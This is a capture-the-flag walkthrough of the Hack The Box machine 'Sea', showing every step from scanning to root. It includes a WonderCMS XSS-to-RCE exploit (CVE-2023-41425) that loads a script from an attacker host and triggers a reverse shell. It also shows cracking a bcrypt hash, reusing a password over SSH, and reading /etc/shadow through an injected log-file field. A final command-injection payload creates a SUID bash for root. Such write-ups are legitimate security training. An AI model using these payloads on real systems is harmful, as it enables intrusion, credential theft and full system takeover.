Description
Sea is an easy Hack The Box machine that features:
- Remote Command Execution via a Cross Site Scripting vulnerability in WonderCMS application
- Crack of a weak password hash that allows the login as a Linux user
- Privilege Escalation via a Command Injection in an internal HTTP monitoring application
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.214.57.
$ ping -c 3 10.129.214.57
PING 10.129.214.57 (10.129.214.57) 56(84) bytes of data.
64 bytes from 10.129.214.57: icmp_seq=1 ttl=63 time=44.0 ms
64 bytes from 10.129.214.57: icmp_seq=2 ttl=63 time=44.5 ms
64 bytes from 10.129.214.57: icmp_seq=3 ttl=63 time=104 ms

--- 10.129.214.57 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.992/64.182/104.082/28.214 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.214.57 -Pn -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.214.57
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http

Nmap done: 1 IP address (1 host up) scanned in 1730.19 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.214.57 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for sea.htb (10.129.214.57)
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.37 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We find the HTTP service domain, sea.htb. So we add it to the /etc/hosts file.
$ echo "10.129.214.57 sea.htb" | sudo tee -a /etc/hosts
We find a web page about a company dedicated to organize bike races. We have a link with intructions in how to participate, by filling a form located in the http://sea.htb/contact.php page.
 Enumerating the source code of the website, we don’t find if the webpage is using a CMS, but it seems. We find the stylesheet used in the webpage in the
 http://sea.htb/themes/bike/css/style.css page. By enumerating common filenames we find the README.md in the bike folder.
$ curl http://sea.htb/themes/bike/README.md
# WonderCMS bike theme
## Description
Includes animations.
## Author: turboblack
## Preview

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
This show us that the website is using the WonderCMS content management system. Going to the contact.php page we find the form we can send. We have to take a look in the previous description, we can optionally add our website. This means that the website can be visited in the other side. We are going to create a listening port in port 80 and send the form, to check if we receive a response back.
$ nc -nvlp 80
 After a few minutes, we receive back a request from a headless Google Chrome browser.
$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.43] from (UNKNOWN) [10.129.214.57] 41668
GET /test HTTP/1.1
Host: 10.10.14.43
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/117.0.5938.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Exploitation
WonderCMS 3.2.0 to 3.4.2 versions allows a remote attacker to execute arbitrary code via a crafted script uploaded to the installModule component using a cross site scripting vulnerability, CVE-2023-41425. We have a proof of concept of the vulnerability created my prodigiousMind. The exploit script will create a XSS script (and then it will host it in a HTTP server) and a link that will be sent to the administrator of the web page for the vulnerability to happen.
$ git clone https://github.com/prodigiousMind/CVE-2023-41425
$ cd CVE-2023-41425
$ python3 exploit.py http://sea.htb/loginURL 10.10.14.43 1234
[+] xss.js is created
[+] execute the below command in another terminal

----------------------------
nc -lvp 1234
----------------------------

send the below link to admin:

----------------------------
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.14.43:8000/xss.js"></script><form+action="
----------------------------


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
We start the listening port.
nc -nlvp 1234
And then we resend the form, but now with the generated link http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.14.43:8000/xss.js"></script><form+action=". With this script we are not receiving a reverse shell back, but the vulnerability is uploading the PHP reverse shell file to the /themes/revshell-main/rev.php file. So we can to trigger it manually, with the lhost parameter as the listener IP address and the lport parameter as the listener port.
$ curl 'http://sea.htb/themes/revshell-main/rev.php?lhost=10.10.14.43&lport=1234'
We receive back a reverse shell as the www-data user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.43] from (UNKNOWN) [10.129.214.57] 46646
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 23:00:32 up  3:49,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
After upgrading the shell we can list the console users in the system.
Post-Exploitation
As console users we find root, amay, and geo.
www-data@sea:/$ grep "bash" /etc/passwd
root:x:0:0:root:/root:/bin/bash
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
Looking in the root web server, in the /var/www/ path, we find the database of the web page in the /var/www/sea/data/database.js file.
www-data@sea:/$ cat /var/www/sea/data/database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
We find the hashed password of the administrator user, $2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q so we crack it.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mychemicalromance (?)
1g 0:00:00:06 DONE 0.1623g/s 514.2p/s 514.2c/s 514.2C/s iamcool..heaven1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
After a few seconds, we find the password of the administrator user mychemicalromance. We check that this password is reused for the amay user so we can login to the machine using SSH.
$ sshpass -p mychemicalromance ssh amay@sea.htb
Enumerating the open ports, we find a localhost one, 8080.
amay@sea:~$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:58877         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
We are going to do a local port forwarding over SSH to map this port to our local port 4444.
$ sshpass -p mychemicalromance ssh -N -L 127.0.0.1:4444:127.0.0.1:8080 amay@sea.htb
If we visit this new service with a web browsers we find a Basic HTTP authentication. We find that the amay:mychemicalromance credentials are reused and we can access to the web page.
 We find the
 System Monitor web application that allow us to do some maintenance tasks on the system, and to read access.log and auth.log files. If the send the request to analyze the log file, we find in the request that it is referring to the /var/log/apache2/access.log file.
 We can try to change the
 log_file parameter in the request to the / endpoint to another file, such as /etc/shadow. If we can read this file, we will be sure that the application is running as the root user.
$ curl -u 'amay:mychemicalromance' -X 'POST' --data 'log_file=/etc/shadow&analyze_log=' -x http://127.0.0.1:8080 'http://127.0.0.1:4444/'


...
            systemd-network:*:19430:0:99999:7:::
systemd-resolve:*:19430:0:99999:7:::
systemd-timesync:*:19430:0:99999:7:::
systemd-coredump:!!:19774::::::
amay:$6$S1AGe5ex2k4D5MKa$gTclSeJwvND3FINpZaK0zfUqk6T9IkhlxCn17fNWLx56u.zP/f/4e5YrJRPsM3TRuuKXQDfYL44RyPzduexsm.:19775:0:99999:7:::
<p class='error'>Suspicious traffic patterns detected in /etc/shadow:</p><pre>amay:$6$S1AGe5ex2k4D5MKa$gTclSeJwvND3FINpZaK0zfUqk6T9IkhlxCn17fNWLx56u.zP/f/4e5YrJRPsM3TRuuKXQDfYL44RyPzduexsm.:19775:0:99999:7:::</pre>        </div>

    </div>
</body>
</html>
We are getting part of the file. If we could gain command injection in this form we would get full permissions on the machine. A simple command injection is working, by creating the test file in the /tmp path.
$ curl -u 'amay:mychemicalromance' -X 'POST' --data 'log_file=/etc/hostname;echo hello>/tmp/test&analyze_log=' 'http://127.0.0.1:4444/'
In the remote machine:
amay@sea:~$ ls /tmp/test
/tmp/test
We can use this vulnerability to create a SUID Bash binary in the /tmp directory and then gain a root shell from the amay account. We need to URL encode the + chatacter to %2B for the injection to work.
$ curl -u 'amay:mychemicalromance' -X 'POST' --data 'log_file=/etc/hostname;cp /bin/bash /tmp/bash-p;chmod %2bs /tmp/bash-p&analyze_log=' -x http://127.0.0.1:8080 'http://127.0.0.1:4444/'
Then we return back to the SSH session, we spawned a root shell.
amay@sea:~$ /tmp/bash-p -p
bash-p-5.0# whoami
root
Flags
In the root shell we can obtain the user and root flags.
bash-p-5.0# cat /home/amay/user.txt
<REDACTED>
bash-p-5.0# cat /root/root.txt
<REDACTED>